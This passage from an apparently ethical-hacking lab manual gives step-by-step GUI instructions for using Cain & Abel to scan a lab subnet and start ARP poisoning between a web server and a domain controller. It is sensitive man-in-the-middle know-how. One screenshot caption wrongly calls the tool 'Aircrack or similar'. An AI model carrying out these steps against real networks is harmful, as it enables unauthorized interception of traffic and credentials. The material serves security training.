
14. Switch back to the **Cain & Abel** tool and click **Configure** from the menu bar to configure an ethernet card.




15. The **Configuration Dialog** window appears. By default, the **Sniffer** tab is selected. Ensure that the **Adapter** associated with the **IP address** of the machine is selected. Then, click **OK**.




16. Click the **Start/Stop Sniffer** icon on the toolbar to begin sniffing.



17. A **Cain** pop-up appears and displays a **Warning** message; click **OK**.




18. Now, click the **Sniffer** tab.



19. Click the plus (+) icon or right-click in the window and select **Scan MAC Addresses** to scan the network for hosts.
20. The **MAC Address Scanner** window appears. Check the **All hosts in my subnet** radio button and select the **All Tests** checkbox. Then, click **OK**.

Note: The **MAC Addresses** might differ in your lab environment.



Hosts APR Routing Passwords VoIP

Lost packets: 0%



21. Cain & Abel starts scanning for MAC addresses and lists all those found.

22. After completing the scan, a list of all active IP addresses along with their corresponding MAC addresses is displayed, as shown in the screenshot below.

Note: The IP addresses displayed might differ when you perform the task.

IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
10.10.1.1	021			*	*	*	*	*	*	*
10.10.1.11	021			*	*	*	*	*	*	*
10.10.1.13	021			*	*	*	*	*	*	*
10.10.1.16	021			*	*	*	*	*	*	*
10.10.1.19	021			*	*	*	*	*	*	*
10.10.1.50	021			*	*	*	*	*	*	*
10.10.1.79	021			*	*	*	*	*	*	*

Hosts APR Routing Passwords VoIP

Lost packets: 0%




23. Now, click the **APR** tab on the bottom of the window.

24. APR options appear in the left-hand pane. Click anywhere on the topmost section in the right-hand pane to activate the plus (+) icon.


The screenshot shows a network analysis tool window. On the left, a sidebar titled "APR" lists various protocols: APR-Cert, APR-DNS, APR-SSH-1 (0), APR-HTTPS (0), APR-ProxyHTTPS (0), APR-RDP (0), APR-FTPS (0), APR-POP3S (0), APR-IMAPS (0), APR-LDAPS (0), and APR-SIPS (0). Below this is a "Configuration / Routed Packets" section. The main area contains two tables. The top table has columns: Status, IP address, MAC address, Packets ->, <- Packets, MAC address, and IP address. The bottom table also has these columns. Both tables are currently empty.

25. Click the plus (+) icon. A New ARP Poison Routing window appears, from which we can add IPs to listen to traffic.



Lost packets: 0% 7:11 AM  
7/12/2021

26. To monitor the traffic between two systems (here, **Web Server** and **AD Domain Controller**), click to select **10.10.1.16 (Web Server)** from the left-hand pane and **10.10.1.19 (AD Domain Controller)** from the right-hand pane; click **OK**.



27. Click to select the created target IP address scan displayed in the Configuration / Routes Packets tab.

28. Click on the Start/Stop APR icon to start capturing ARP packets. The Status changes from Idle to Poisoning.

Note: The MAC Addresses might differ in your lab environment.

Screenshot of a network monitoring tool interface, likely Aircrack or similar, showing a list of active interfaces and their details.

The left sidebar shows a tree view of available modules:

- APR
- APR-Cert
- APR-DNS
- APR-SSH-1 (0)
- APR-HTTPS (0)
- APR-ProxyHTTPS (0)
- APR-RDP (0)
- APR-FTPS (0)
- APR-POP3S (0)
- APR-IMAPS (0)
- APR-LDAPS (0)
- APR-SIPS (0)

The main pane displays a table of active interfaces:

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
idle	10.10.1.16	02155D130BA8			02155D130BA6	10.10.1.19

Below the table is another header row:

